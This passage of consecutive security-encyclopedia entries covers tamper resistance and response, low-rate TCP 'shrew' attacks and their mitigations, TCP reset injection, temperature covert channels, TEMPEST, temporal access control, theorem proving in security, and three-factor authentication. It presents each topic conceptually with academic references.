►Tamper Evidence; ►Tamper Detection; ►Tamper Response

Definition

Tamper resistance is the ability of a device to defend against a threat that has the objective to compromise the device and or the data processed by the device. Tamper resistance is applicable to cryptographic modules, but this characteristic could also be important for non-cryptographic devices that need to protect intellectual property, personal or financial data, or provide evidence of the device integrity for trust or warranty purposes.

Theory and Applications

Tamper resistance is a measure of the time, skill, tools, chemicals, effort, experience, and creativeness of the threat (attacker). A device that is designed to have more tamper resistance will require a higher level of attack skills, added work effort, and more sophisticated equipment to perform the tamper actions.

Added tamper resistance reduces the probability of compromising the device without damaging the device or triggering a tamper event that will erase keys or disable the device. Often a goal of tamper resistance is to cause the attacker to inflict clear visible evidence on the device, so that the operator and/or manufacturer is aware of the tamper actions and can take appropriate precautions and actions.

Tamper resistance is typically affected by material characteristics along with design and assembly details. For instance the characteristics of epoxy and its resistance to abrasion, heat, and chemicals vary widely. In some cases adhesives are used and can vary widely in their ability to provide adhesion to all surface types and textures.

Open Problems

Tamper resistance is complicated by the assumptions made by the regulators and designers. Examples include what is the degree of tamper evidence that accompanies the resistance to the threat, evidence only detectable with sophisticated equipment, material spectral analysis, or direct observation by an untrained operator.

Recommended Reading

1. FIPS 140–2 National Institute of Standards and Technology (NIST) federal information processing standard. Cryptographic module validation program

Tamper Response

Tom Caddy
InfoGard Laboratories, San Luis Obispo, CA, USA

Related Concepts

►Tamper Detection; ►Tamper Evidence; ►Tamper Resistance

Definition

Tamper response is the action a device (cryptographic module) performs in order to prevent misuse or modification of the device, or modification or disclosure of critical data contained in the device.

Theory and Applications

The response mechanism is initiated by a tamper detection sensor (►Tamper_Detection). The objective of the tamper response is to erase information that should not be disclosed such as cryptographic keys, passwords, PINs (►Personal Identification Number), financial data, or other parameters that need to be protected from disclosure to hostile entities.

The response also needs to prevent the module from being misused while in the threat condition, by inhibiting authentication, key management, and cryptographic services from being initiated. The response action needs to be completed quickly enough to prevent the threat

from compromising the integrity and trust of the device and associated data before the response actions have been completed.

Open Problems

The ability to define and scale the response to the severity of the threat.

Recommended Reading

1. FIPS 140–2 – National Institute of Standards and Technology (NIST) federal information processing standard. Cryptographic module validation program

Target Collision Resistant Hash Function

►Universal One-Way Hash Functions (UOWHF)

TCG Trusted Computing Group

►Root of Trust

TCP Modulation Attacks

Angelos Stavrou
Computer Science Department, School Information Technology and Engineering, George Mason University, Fairfax, VA, USA

Related Concepts

►Bandwidth Attacks

Definition

TCP modulation attacks refer to a class of attacks that exploit the TCP congestion control algorithm with the aim to deny bandwidth to legitimate TCP flows. This class of attacks was introduced and analyzed by Kuzmanovic et al. [1, 2]. In their analysis, they showed that an adversary could significantly increase the TCP retransmission time out (RTO) of a TCP connection, essentially reducing its throughput to a small fraction of the link capacity. Unlike DoS flooding attacks, which require an adversary to command a large amount of attack traffic, TCP modulation attacks are low-rate, targeted attacks. These low-rate DoS attacks are successful against both short- and long-lived TCP aggregates and thus represent a realistic threat to today's Internet.

Low-Rate TCP Attacks

Also called as "shrew" attacks, TCP modulation attacks take advantage of the fact that TCP congestion control operates in two time scales. On smaller time scales of round trip times (RTT), typically tens to hundreds of milliseconds, TCP performs additive-increase multiplicative-decrease (AIMD) control with the objective of having each flow transmit at the fair rate of its bottleneck link. At times of severe congestion in which multiple losses occur, TCP operates on longer time scales of retransmission time out (RTO) with a recommended minimum value 1 s [3]. In an attempt to avoid congestion collapse, flows reduce their congestion window to one packet and wait for a period of RTO after which the packet is resent. Upon further loss, RTO doubles with each subsequent timeout. If a packet is successfully received, TCP re-enters AIMD via slow start.

Background

The actual attack consists of short, maliciously chosen duration bursts that repeat with a fixed, maliciously chosen, slow-time-scale frequency. Considering first a single TCP flow, if the total traffic (DoS and TCP traffic) during an RTT-time-scale burst is sufficient to induce enough packet losses, the TCP flow will enter a timeout and attempt to send a new packet RTO seconds later. If the period of the DoS flow approximates the RTO of the TCP flow, the TCP flow will continually incur loss as it tries to exit the timeout state, fail to exit timeout, and obtain near-zero throughput. Moreover, if the DoS period is near but outside the RTO range, significant, but not complete throughput degradation, will occur. Hence, the foundation of the shrew attack is a null frequency at relatively slow time-scale of approximately RTO, enabling a low average rate attack that is difficult to detect. Therefore, an attacker can provoke a TCP flow to repeatedly enter a retransmission timeout state by sending high-rate but short-duration bursts having RTT-scale burst length, and repeating periodically at slower RTO time-scales. The victim will be throttled to near-zero throughput, while the attacker will have low average rate, making it difficult for counter-DoS mechanisms to detect.

First, consider a single TCP flow and a single DoS stream. Assume that an attacker creates an initial outage at time 0 via a short-duration high-rate burst. The TCP sender will wait for a retransmission timer of 1 s to expire and will then double its RTO. If the attacker creates a second outage between time 1 and RTT, it will force TCP

to wait another 2 s. By creating similar outages at times 3, 7, 15,…, an attacker could exploit Karn's algorithm [4] and deny service to the TCP flow, while transmitting at extremely low average rate. While potentially effective for a single flow, a DoS attack on TCP aggregates in which flows continually arrive and depart requires periodic (versus exponentially spaced) outages at the minimum RTO time-scale. Moreover, if all flows have an identical minimum RTO parameter as recommended in RFC 2988 [5], the TCP flows can be forced into continual timeouts if an attacker creates periodic outages.

Applications

Low-Rate Attacks Against TCP Variants

The effectiveness of low-rate DoS attacks depends critically on the attacker's ability to create correlated packet losses in the system and force TCP flows to enter retransmission timeout. Many of the existing operating systems today still use some less-advanced TCP versions.

TCP Reno is the most fragile TCP variant, which enters the retransmission timeout whenever a loss happens and less than three duplicate ACKs are received. To overcome this problem, TCP New Reno [6] changes the sender's behavior during Fast Recovery upon receipt of a partial ACK that acknowledges some but not all packets that were outstanding at the start of the Fast Recovery period. Further TCP Sack [7] performs better when a large number of packets are dropped from a window of data [8] because when a Sack receiver holds non-contiguous data, it sends duplicate ACKs bearing the Sack option to inform the sender of the segments that have been correctly received. A thorough analysis of the packet drops required to force flows of a particular TCP version to enter timeout is given in [9]. Simulations show that TCP Reno is indeed the most fragile TCP variant, while the other three versions have better robustness to DoS. However, when the peak length increases to 50 ms, all TCP variants obtain near-zero throughput at the null frequency All TCP variants, including Sack and are the most vulnerable to DoS in the 1–1.2 s time-scale region. During this period, TCP flows are in slow start and have small window sizes such that a smaller number of packet losses are needed to force them to enter the retransmission timeout. Finally, in all TCP variations, if all packets from the window are lost, TCP has no alternative but to wait for a retransmission timer to expire.

Potential Mitigation Solutions

There are proposed mechanisms intended to mitigate the effects of shrew attacks. These defenses can be either router assisted or installed at the end points. Out of many router-assisted schemes designed to detect and throttle malicious flows in the network, research has focused on mechanisms that are based on preferential dropping of packets from malicious flows and have evaluated two representatives: RED-PD and CHOKe.

From the end-point counter-DoS mechanisms, the effect of the initial TCP congestion window size on the effectiveness of the attack is analyzed. Then, the performance of a counter-DoS mechanism in which end-points randomize their parameter is studied.

Limitations of Router-Assisted Defenses

The adversarial DoS flows have low average rate, yet do send relatively high-rate bursts for short time intervals. The key problem lies in the fact that relatively longer time-scales are needed to detect malicious flows with high confidence, while the shrew attack operates on relatively short time-scales. If these shorter time-scales were used to detect malicious flows in the Internet, many legitimate bursty flows would be incorrectly detected as malicious, which means that the defenses will have also false positives (in some cases high depending on the link characteristics and network topology). One of the defenses will be to enforce router queue, scheduling algorithms that place flows in different logical partitions and determine the service rate received by each partition. For example, per-flow Fair Queuing (FQ) scheduling treats each flow as a single partition. While such an approach would completely protect the system against the shrew attack (unless the attacker performs a distributed shrew attack or spoofs packets), per-flow FQ has serious scalability limitations, which, unfortunately, prevent its deployment, making it impractical for consideration in a large-scale network.

Another alternative is to use dropping algorithms for detection of DoS flows and/or achieving fairness among adaptive and non-adaptive flows. Candidate algorithms include Flow Random Early Detection Preferential Dropping (RED-PD) [10] and CHOKe [9]. RED-PD uses the packet drop history at the router to detect high-bandwidth flows with high confidence. Flows above a configured target bandwidth are identified and monitored by RED-PD. Packets from the monitored flows are dropped with a probability dependent on the excess sending rate of the flow. RED-PD suspends preferential dropping when there is insufficient demand from other traffic in the output queue, for example, when RED's average queue size is less than the minimum threshold. Unfortunately, it appears that RED-PD is not able to neither detect nor throttle the DoS stream. Only unnecessarily high-rate attacks can be addressed. Most critically, at the null time-scale of 1.2 seconds, RED-PD has no noticeable effect on throughput

as compared to RED. Thus, while RED and RED-PD's randomization has reduced the severity of the null, the shrew attack remains effective overall.

CHOKe is a dropping scheme designed to throttle unresponsive or misbehaving flows in a congested router. An incoming packet is matched against a random packet in the queue. If they belong to the same flow, both packets are dropped; otherwise the incoming packet is admitted with a certain probability. The scheme tries to leverage the fact that high-bandwidth flows are likely to have more packets in the queue, and tries to approximate fair queuing in a scalable way. While CHOKe is not likely to perform well in high aggregation regimes, and despite the indication that the penalty for the use of the scheme may be quite high (especially in low-aggregation regimes and HTTP scenarios), the main goal here is to evaluate its ability to detect the shrew attacks. As expected, CHOKe fails to throttle the shrew flow, because this malicious flow is hidden in the aggregate of legitimate long-RTT TCP flows that are not significantly affected by the attack. Thus, while the shrew flow creates periodic outages and denies service to short-RTT flows, it actually never monopolizes the buffer resources, and remains undetected by the CHOKe router.

Experimental Results

Mitigation Using Randomization of the Minimum RTO

Since low-rate attacks exploit minimum RTO homogeneity, a counter-DoS mechanism in which end-points randomize their minimum RTO parameter in order to randomize their null frequencies appears to curtail the effects of the attack. There is a simple, yet illustrative, counter-DoS strategy in which TCP senders randomize their minimum RTO parameters according to a uniform distribution in the range $[a, b]$. The objective is to compute the TCP frequency response for a single flow with a uniformly distributed minimum RTO. When the number of flows in the system is high, a fraction of flows' retransmission timers will expire sufficiently near time a such that those flows can partially recover and utilize the available bandwidth in the period from time a to time b, when all flows will again experience an outage. There are two apparent strategies for increasing throughput on $T = b$ timescales. First, it appears attractive to decrease a, which would significantly increase TCP throughput. Alternatively, decreasing both a and b would force the attacker to send very close bursts, making it no longer a stealthy attack. However, recall that conservative timeout mechanisms are fundamentally required to achieve high performance during periods of heavy congestion. Second, while increasing b also increases TCP throughput, it does so only in higher aggregation regimes (when n is sufficiently large) and in scenarios with long-lived TCP flows. Moreover, excessively large b could significantly degrade the throughput of short-lived HTTP flows, which form the majority traffic in today's Internet. Therefore, although randomization of the minimum RTO indeed shifts and smoothes TCP's null frequencies. However, as a consequence of RTT heterogeneity, the fundamental tradeoff between TCP performance and vulnerability to low-rate DoS attacks remains.

In summary, vulnerability to low-rate DoS attacks is not a consequence of poor or easily fixed TCP design, as TCP necessarily requires congestion control mechanisms at both fast (RTT) and slow (RTO) time-scales to achieve high performance and robustness to diverse network conditions. Consequently, it appears that such attacks can only be mitigated but not eliminated through randomization. Unfortunately, to completely defend the system in the presence of such attacks, one would necessarily have to significantly sacrifice system performance in their absence. Development of prevention mechanisms that detect malicious low-rate flows remains an important area for future research.

Recommended Reading

1. Kuzmanovic A, Knightly EW (2006) Low-rate TCP-targeted denial of service attacks and counter strategies. IEEE/ACM Trans Netw 14(4):683–696
2. Kuzmanovic A, Knightly EW (2003) Low-rate TCP-targeted denial of service attacks: the shrew vs. the mice and elephants. In: Proceedings of the 2003 Conference on Applications, Technologies, Architectures, and Protocols for Computer Communications. Karlsruhe, Germany. SIGCOMM '03. ACM, New York, NY, pp 75–86
3. Allman M, Paxson V (1999) On estimating end-to-end network path properties. In: ACM SIGCOMM, Vancouver, BC, Canada, pp 263–274
4. Karn P, Partridge C (1991) Improving round-trip time estimates in reliable transport protocol. ACM Trans Comput Syst 9(4):364–373
5. Paxson V, Allman M (2000) Computing TCP's retransmission timer. Internet RFC 2988
6. Hoe J (1996) Improving the start-up behavior of a congestion control scheme for TCP. In: Proceedings of ACM SIGCOMM. Stanford, CA, pp 270–280
7. Floyd S, Madhave J, Mathis M, Podolsky M (2000) An extension to the selective acknowledgement (SACK) option for TCP. Internet RFC 2883
8. Fall K, Floyd S (1996) Simulation-based comparison of Tahoe, Reno and SACK TCP. ACM Comput Commun Rev 5(3):5–21
9. Pain R, Prabhakar B, Psounis K (2000) CHOKe, a stateless active queue management scheme for approximating fair bandwidth allocation. In: Proceedings of IEEE INFOCOM '00. Tel Aviv, Israel
10. Mahajan R, Floyd S, Wetherall D (2001) Controlling high-bandwidth flows at the congested router. In: Proceedings of IEEE ICNP '01, Riverside, CA

TCP Reset Injection

Nicholas C. Weaver
International Computer Science Institute, Berkeley CA, USA

Synonyms

Flow blocking; Forged resets

Related Concepts

►Intrusion Detection; ►Traffic Management

Definition

A TCP Reset (RST) packet is used by a TCP sender to indicate that it will neither accept nor receive more data. Out-of-path network management devices may generate and inject TCP Reset packets in order to terminate undesired connections.

Background

When building a network management device, such as a network censorship tool, a traffic management tool, or an intrusion detection system, it is often necessary for theses devices to block or terminate an undesired connection in the network. Creating and injecting a TCP Reset (RST) packet and sending it to both parties is one of only three mechanisms such devices can employ to terminate connections they deem undesirable and is often preferable to the alternative mechanisms.

Applications

There are many devices that network operators may wish to deploy to monitor the network and respond to traffic somehow deemed undesirable. This can range from an intrusion detection system which blocks attacks, to a traffic management device which terminates possibly disruptive connections to legally mandated network censorship. These devices all need the ability to terminate a connection that is deemed undesirable without impacting any other traffic.

There are only three possible mechanisms that such devices can use. They can be in-path devices which directly block a connection, they can instruct a router or other in-path device to block a connection, or they can inject a TCP Reset (RST) packet which will cause each end point to think the other end-point has decided to terminate a connection.

The first option, an in-path device, is often considered undesirable by network operators, since any device failure will commonly result in a network failure. Thus even when a traffic management device supports in-path operation, an operator may not deploy it in such a manner. For example, the Sandvine devices that Comcast used to disrupt Peer to Peer traffic support in-path operation, but were used in an out-of-path mode.

The second option, instructing a router, is also often limited. Generally, most routers can be instructed to block a host, or all communication between two hosts, they usually lack the granularity to specify that an individual connection should be blocked, which may cause undesired collateral damage. Additionally, routers may be limited in the size of the Access Control List (ACLs) that they can process.

Thus the remaining option for such devices is to inject a TCP reset. Normally, a TCP Reset sent on an active connection is used by a TCP sender to indicate that not only is there no more data to send, but that no more data will be accepted. Thus if a TCP connection receives a valid Reset packet, it will stop sending further data and will not expect any more data, terminating the connection completely. This is very different from the TCP Finished (FIN) packet, which indicates that although the sender will not send any more data, it may still receive data.

This behavior can be used by an out-of-path network management device to terminate an individual TCP flow. The device sends one or more TCP Reset packets to both endpoints in the connection, with the parameters (the connection 5-tuple and sequence number) set so that each endpoint will think the TCP Reset was legitimately sent by the other endpoint. Thus when either side receives and accepts an injected TCP Reset the connection will terminate. Since there is no cryptographic protection and the monitor sees all traffic, it can always construct a series of Resets which appear legitimate.

Because the injected Resets can't actually block traffic, there may be further TCP packets sent by a sender before the Reset is received. This creates a series of race conditions which can be used to detect injected resets. By monitoring network traffic it is then possible to determine when and why TCP Resets are used to block flows.

In addition to the much publicized blocking of Peer-to-Peer traffic employed by multiple ISPs, injected TCP resets appear to be used for the national censorship infrastructure in China, detecting and dynamically blocking spam sent by bot-infected systems, and dynamically detecting and blocking viruses in transit. More recently, most ISPs which were using injected Resets for traffic management have stopped using this techinque. Although the most famous uses of injected TCP resets are widely considered unpleasant, there are significant beneficial uses for this technique.

Recommended Reading

1. Martin A, Carey W (2005) An analysis of TCP reset behaviour on the Internet. SIGCOMM Comput Commun Rev 35(1): 37–44
2. Richard C, Steven M, Robert W (2006) Ignoring the Great Firewall of China. In 6th Workshop on Privacy Enhancing Technologies
3. Comcast Corporation: Description of Current Network Management Practices. http://downloads.comcast.net/docs/Attachment_A_Current_Practices.pdf
4. Comments of Comcast Comporation to the FCC. http://fjallfoss.fcc.gov/prod/ecfs/retrieve.cgi?native_or_pdf=pdf&id_document=6519840991
5. Jedidiah RC, Daniel Z, Michael B, Earl B, Rich E (2007) Concept-Doppler: A Weather Tracker for Internet Censorship. In 14th ACM Conference on Computer and Communication Security (CCS)
6. Marcel D, Alan M, Andreas H, Krishna PG (2008) Detecting BitTorrent Blocking. In: Internet Measurement Conference
7. James F (March 2008) The connection has been reset. Atlantic Monthly
8. Vern P (1999) Bro: a system for detecting network intruders in real-time. Comput Netw 31(23–24):2435–2463
9. Ramaiah A, Stewart R, Dalal M (2008) Improving TCP's Robustness to Blind In-Window Attacks. Internet-Draft, http://tools.ietf.org/html/draft-ietf-tcpm-tcpsecure-09
10. Dug S, dsni_tools. http://www.monkey.org/~dugsong/dsniff
11. Paul AW (2004) Slipping in the Window: TCP Reset Attacks. Presentation at 2004 CanSecWest, http://cansecwest.com
12. Nicholas W, Robin S, Vern P (February 2009) Detecting Forged TCP Reset Packets

TCP SYN Cookies

►SYN Cookie Defense

TCP SYN Flooding

►SYN Flood Attack

Temperature Attack

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Related Concepts

►Covert Channels; ►Digital Signatures

Definition

In a temperature attack, a malicious process leaks information by modulating the device's temperature. Temperature increase is typically caused by launching intensive computations. Heat differences can be sensed by a variety of means such as the monitoring of fan-speed variations, the reading of disk SMART (Self-Monitoring Analysis & Reporting Technology) attribute 194, catching interrupts caused by Pentium overheat hardware flag set (`IA32_THERM_STATUS`), or the monitoring of memory faults due to overheating.

The throughput of such covert channels is very low but the leakage of a cryptographic key (a few hundred bits) may suffice to compromise an improperly protected system.

Experimental Results

This attack was implemented on PCs, Smart Cards, Processes, and FPGAs.

Recommended Reading

1. Brouchier J, Kean T, Marsh C, Naccache D (Mar–Apr 2009) Temperature attacks. IEEE Security and Privacy 7(2):79–82

Tempest

Markus Kuhn
Computer Laboratory, University of Cambridge, Cambridge, UK

Synonyms

Compromising emanations

Definition

The term TEMPEST was initially a US military codeword for a secret research project that originated in the late 1950s and studied ►compromising emanations. Later, it became the name of the resulting family of (still classified) US and NATO protection standards and test procedures for equipment and facilities that are specially shielded against the unwanted broadcast of sensitive information via spurious electromagnetic, acoustic and other emissions from information processing equipment. The term is sometimes also used as a synonym for compromising emanations and related protective measures in general.

Recommended Reading

1. Russel D, Gangemi GT (1991) Computer security basics, Chapter 10: TEMPEST. O'Reilly & Associates, Sebastopol, ISBN 0-937175-71-4
2. McNamara J (1996–2002) The complete, unofficial TEMPEST information page. Internet web page, http://www.eskimo.com/~joelm/tempest.html
3. NACSIM 5000 (1982) TEMPEST fundamentals. National Security Agency, Fort George G. Meade, MD, Partially declassified transcript. http://cryptome.org/nacsim-5000.htm

Temporal Access Control

Claudio Bettini
Dipartimento di Informatica e Comunicazione (DICo), Università degli Studi di Milano, Milano, Italy

Synonyms

Temporal authorization models; Time-based access control

Related Concepts

►Access Control Policies, Models, and Mechanisms; ►Authorization Model; ►Role-Based Access Control

Definition

Temporal Access Control is the process of granting or denying access to resources and data in a system upon evaluation of time-dependent conditions. A *mechanism* is provided to decide if requests for access should be granted or denied based on a set of *temporal access control policies*. These policies are defined according to a *temporal access control model* and formalized using a policy specification language including temporal expressions. As a simple example, a temporal access control policy may grant to an employee the authorization to access the enterprise database only during her work shift, and to update a specific table only after 5 p.m. More complex temporal conditions are supported as, for example, the authorization for an employee to read data from a database table in a certain interval of time may be conditioned to an authorization for his manager to modify the table in a *previous* interval of time. Temporal access control is supported in expressive discretionary access control models including both positive and negative authorizations, and grant options. It is also supported in role-based access control models.

Background

The need for temporal access control originates from the changes along time of the sensitivity of system resources, as well as from the changes along time of the needs of different categories of users to access resources of a complex system. Ad hoc solutions for conditioning authorizations to simple temporal constraints have been adopted for a long time in computer science, but only in the mid-1990s a formal framework for discretionary temporal access control named *Temporal Authorization Model* (TAM) was proposed [2]. TAM access control policies have an associated temporal expression denoting the time instants in which the policy applies. Operators are also supported to temporally condition one policy to another, as well as to compactly specify sets of authorizations for groups of users or resources. Negative authorizations and grant options are also supported. A second version of TAM supports authorizations with periodical validity, using multiple time granularities [3].

A few years later, the popularity of role-based models inspired the *Temporal Role-Based Access Control* (TRBAC) model [4]. The main objective of this model is similar to TAM, but temporal conditions, instead of being associated to authorizations, are associated with the enabling and disabling of the roles that are assigned to users. Temporal dependencies among roles are also supported. An extension of this model, known as *Generalized TRBAC* (GTRBAC), introduces support in TRBAC for temporal constraints on the user-role and role-permission assignments [6]. Different temporal aspects are considered in the *Temporal Data Authorization Model* (TDAM) [1] that is aimed to support access control in systems handling highly dynamic data, like domain-specific information portals, as well as temporal databases. Explicit and derived TDAM authorizations are conditioned to temporal properties of the involved resources, like their time of validity, or the time of their last update. In TDAM it is possible, for example, to specify that a user is allowed to read some data only 1 *month* after it has been written.

Theory

Major technical issues are involved in the design of a temporal access control model and policy evaluation mechanism. With respect to common access control, temporal expressions in the policy specification language substantially increase the complexity of the model formal semantics, and the difficulty of proving soundness and security properties. The policy evaluation mechanism needs to support temporal expression evaluation, which often involves nontrivial mathematics, and must be carefully implemented for efficient access control.

The languages of temporal access control models differ from the reference DAC and RBAC models mainly for the syntax and semantics of the temporal expressions associated with nontemporal policies. In TAM, a temporal authorization has the form `(time-exp, auth)` where `time-exp` is a temporal expression denoting a possibly periodical set of time intervals in which the `auth` access authorization can be applied. Rules of the form `(time-exp, auth1 OP auth2)` where `OP` is one of the temporal operators ASLONGAS, WHENEVER, UPON are used to derive new authorizations based on temporal dependencies from other authorizations. For example, `(([2010,2011],Working-days), (Ann,pay-check-file,read) UPON (Tom,pay-check-file, write))` states that Ann can read the pay-check-file each working day starting from the first in 2010 in which Tom can write that file. In TRBAC and GTRBAC, an expression of the form `(time-exp, event)` is used to specify the time intervals in which a certain role enabling or disabling event can occur. Triggers based on the occurrence of events are used in TRBAC to capture temporal dependencies among authorization states. Periodic intervals in `time-exp` are represented using the same formalism in TAM, TRBAC, and GTRBAC. As an example, the expression `[2010/01, 2010/06], Weeks + {2,...,6}.Days + 10.Hours ▷ 4.Hours` denotes all the 4-h intervals from 9 a.m. to 1 p.m. every weekday from January 2010 to June 2010. Algebraic expressions involving multiple time granularities and periodic intervals are far from trivial [5], and this is reflected in the involved technical issues regarding the semantics and the consistency of a set of temporal access control policies. TDAM temporal expressions do not support periodicity, but are logical formulas with variables denoting time instants and simple functions on these variables. For example, the expression $(t \geq t_{create} + 1month)$ can be used to limit the access to a resource to 1 month later than its creation.

Applications

Temporal access control finds application in modern database systems by extending the flexibility of their access control mechanisms. Among emerging applications, the need for temporal access control is evident in inter-organizational workflows and in pervasive computing. Workflows are characterized by partially ordered activities performed by different actors in an open environment, and temporal constraints on the access to shared resources need to be enforced. Pervasive computing is characterized by moving users and resources, and access control systems need to take into account both time and location.

Open Problems

A crucial issue for a successful application of the proposed access control mechanisms is the efficient evaluation of temporal policy rules, specially when they involve complex operators and time granularities. On one side, more research would be useful on efficient materialization algorithms and maintenance techniques, and on the other side the implementation of these mechanisms would benefit from programming support in terms of a shared library and a standard API for time granularity expressions and temporal reasoning. Finally, temporal as well as spatial access control models are fundamental building blocks for future context-based access control models to be applied in mobile and pervasive information systems. While there are a few proposals conditioning access to resources based on location and other sensor-derived information, further investigation is needed to integrate complex temporal aspects.

Recommended Reading

1. Atluri V, Gal A (2002) An authorization model for temporal and derived data: securing information portals. ACM Trans Inf Syst Secur 5(1):62–94
2. Bertino E, Bettini C, Ferrari E, Samarati P (1996) A temporal access control mechanism for database systems. IEEE Trans Knowl Data Eng 8(1):67–80
3. Bertino E, Bettini C, Ferrari E, Samarati P (1998) An access control model supporting periodicity constraints and temporal reasoning. ACM Trans Database Syst 23(3):231–285
4. Bertino E, Bonatti PA, Ferrari E (2001) TRBAC: a temporal role-based access control model. ACM Trans Inf Syst Secur 4(3):191–233
5. Bettini C, Jajodia S, Wang XS (2000) Time granularities in databases. Data mining and temporal reasoning. Springer, Heidelberg, 230 pp
6. Joshi JBD, Bertino E, Latif U, Ghafoor A (2005) A generalized temporal role-based access control model. IEEE Trans Knowl Data Eng 17(1):4–23

Temporal Authorization Models

►Temporal Access Control

Theorem Proving and Security

Catherine Meadows
U.S. Naval Research Laboratory, Washington, DC, USA

Synonyms

Interactive theorem proving and security

Related Concepts

►Common Criteria, From a security Policies Perspective; ►Formal Methods in Certification and Evaluation; ►TCSEC

Definition

Theorem proving is the use of automated techniques to provide mathematically sound proofs of theorems. Theorem provers are programs that provide such automated support.

Background

Because a theorem prover generally will support proofs of a large class of (usually undecidable) theorems, it requires interaction with the user. The prover will possess a set of proof tactics that it can apply, but the user may be required to choose which tactics, or even suggest tactics of his or her own. Some theorem provers also function as proof checkers, in which the user writes the proof him or herself, and use the theorem prover to check its validity. Because of their wide scope and the ability to interact with a sophisticated user, provers are especially useful for difficult problems that cannot be solved by other automated tools that require less interaction but apply to a more limited range of problems.

Some popular theorem provers available today that have been used in security applications are PVS [1], ACL2 [2], Isabelle/HOL [3], and Coq [4].

Applications

One of the best-known applications of theorem provers in security is in the verification of secure systems that are being evaluated under the highest levels of the ►TCSEC (also known as the Orange Book), and later the ITSEC and the ►Common Criteria. The highest assurance levels of these criteria require a formally specified security model, a formal top-level specification, and a proof that the specification satisfies the security model. The scope of this task means that in order to do this, automated support has generally been necessary. Thus, most systems evaluated at the highest levels have relied, incorporating the use of automated theorem provers, beginning with the Honeywell SCOMP [5], which made use of the Boyer–Moore theorem prover, an ancestor of ACL2, and the GEMSOS operating system, which Interactive Theorem Prover, the Systems Development Corporation in the 1980s). A more recent example is the use of PVS in the verification of the embedded system described by Heitmeyer et al. in [6].

Theorem provers can also be helpful in exploring a problem that is not yet well enough understood to develop special purpose tools that would require less user interaction. The use of theorem provers in this fashion can lead to the development of libraries of formal problem-specific theories that can be used in subsequent analyses or even as guidelines for development of special purpose tools. Examples include Paulson's [7] use of the Isabelle theorem prover to prove security of ►cryptographic protocols, in which a substantial theory was built up that could be applied to the problem, and the use of the Otter theorem prover by Youn et al. [8] to analyze cryptographic application program interfaces (API's), in which it was shown how a theorem prover could be use to reason about different types of attacks on API's.

The above applications of theorem provers described above have mainly been to systems that and standards. However, there is also a growing interest in applying theorem provers to supplying added rigor to journal-level proofs of security of cryptographic algorithms. A few years back, Bellare and Rogaway [9] identified a "crisis of rigor" in cryptography and proposed a game-based approach to security proofs provided a structure within which rigorous proofs could be more easily expressed. The idea behind game-based proofs is that the security of a cryptosystem is modeled as a game between the cryptosystem and an attacker, and this game is transformed via a series of steps into a game for which it is trivial to prove that the attacker cannot win. Game-based proofs have also turned out to be amenable to formalization and mechanization. Researchers have begun to develop tools that use theorem provers that provide formal game-based proofs of crypto algorithms. These include the Certification Tool Box [10] and Certicrypt [11], both of which are built using the Coq theorem prover.

Open Problems

Many of the open problems of theorem proving are straightforwardly applicable to computer security. These include reducing the amount of user interaction required, combining different provers, how to best combine provers with decision procedures such as SAT solvers and model checkers, how to generate proofs that can be easily incorporated into security arguments, and how best to formalize new classes of theories, such as theories of cryptographic security. The application of theorem provers to cryptography, if it turns out to be successful, also points to a new way in which experts in automatic theorem proving can collaborate with mathematician, giving them tools which

they can use to assure the correctness of their results. This itself is a whole new area of research.

Recommended Reading

1. Owre S, Shankar N, Rushby J (1992) PVS: a prototype verification system. In: CADE 11, Saratoga Springs
2. Kaufmann M, Manolios P, Moore JS (2000) Computer-aided reasoning: an approach. Academic, Boston
3. Nipkow T, Paulson L, Wenzel M (2010) Isabelle/HOL: a proof-assistant for higher-order logic. Springer, Berlin
4. Bertot Y, Casteran P (2004) Interactive theorem proving and protocol development. Coq'Art: the calculus of inductive constructions. Springer, Berlin
5. Benzel TV (1984) Analysis of a Kernel verification. In: Proceedings of 1984 IEEE security and privacy, Oakland. IEEE Computer Society Press, Silver Spring
6. Heitmeyer CL, Archer M, Leonard EI, McLean J (2008) Applying formal methods to a certifiably secure software system. IEEE Trans Softw Eng 34(1):82–98
7. Paulson L (1998) The inductive approach to verifying cryptographic protocols. J Comput Secur 6:85–128
8. Youn P, Adida B, Bond M, Clulow J, Herzog J, Lin A, Rivest RL, Anderson R (2005) Robbing the bank with a theorem prover. Cambridge University Computer Laboratory Technical Report UCAM-CL-TR-644
9. Bellare M, Rogaway P (2006) Code-based game-playing proofs and the security of triple encryption. In: EUROCRYPT 2006, St. Petersburg. LNCS, vol 4004. Springer, Berlin
10. Nowak D (2008) On formal verification of arithmetic-based cryptographic primitives. In: Proceedings of information security and cryptology – ICISC 2008, Seoul. Springer, Berlin, pp 368–382
11. Barthe G, Grégoire B, Béguelin SZ (2009) Formal certification of code-based cryptographic proofs. In: POPL 2009, Savannah, ACM, pp 90–101

Three-Factor Authentication

Saeed Abu-Nimeh
Damballa Inc., Atlanta, GA, USA

Synonyms

Multifactor authentication; Strong authentication

Related Concepts

►Authentication; ►Biometrics; ►Multifactor Authentication; ►Password; ►Smartcard

Definition

The use of three factors to identify, i.e., authenticate, a user. The three factors are: something the user knows (e.g., ►password), something the user has (e.g., ►token), and something the user is (e.g., biometric).

Background

The Computer Security Guidelines for Implementing the Privacy Act of 1974 (FIPS PUB 41) was the first to mention the characterization of the three factors of ►authentication. Carlton et al. discussed the strengths and weaknesses of these factors in detail. The authors divided the tests to authenticate a user to: (1) things that the user knows, (2) things that the user has, (3) and things that the user is.

Applications

Passwords are the most common example of the first type of authentication factors. A password is a secret information that only the authorized person knows. A password can also include a passphrase or a PIN. The strengths of password systems are the low cost and ease of implementation of these systems. The weaknesses include the countless ways to sniff, intercept, and crack passwords. In addition, it is hard to discover the compromise of a system by breaking a password until the damage has been done.

Tokens are one of the most known examples of the second factor. Authentication in this factor relies on something that the user posses. This includes secret information on a magnetic stripe card, a smart card, or a password calculator. The strengths of token-based authentication are the requirement of physical objects in the authentication process, which renders them harder to break. In addition, a user can tell if the token has been stolen, and it is hard for the user to share the token with others. The weaknesses include: higher deployment and maintenance costs of such systems, the hardware is prone to failure or can be lost, and portability of the physical hardware.

The biometric factor is a physical or a behavior trait that is unique to the user to be authenticated. Biometric features include a fingerprint, eye iris, voice, hand geometry, and written signatures. The strengths of this factor include: ease of use by the user and portability. However, the weaknesses of this authentication approach include: high cost of setup and maintenance. In addition, this approach is prone to interception when read remotely. Also, authorization systems using this type may reject authorized users due to physiological changes.

Systems that require high levels of security include two or three of these factors. For example, bank ATM cards require two factors: a password, i.e., a PIN, and a token, i.e., an ATM card.

Open Problems

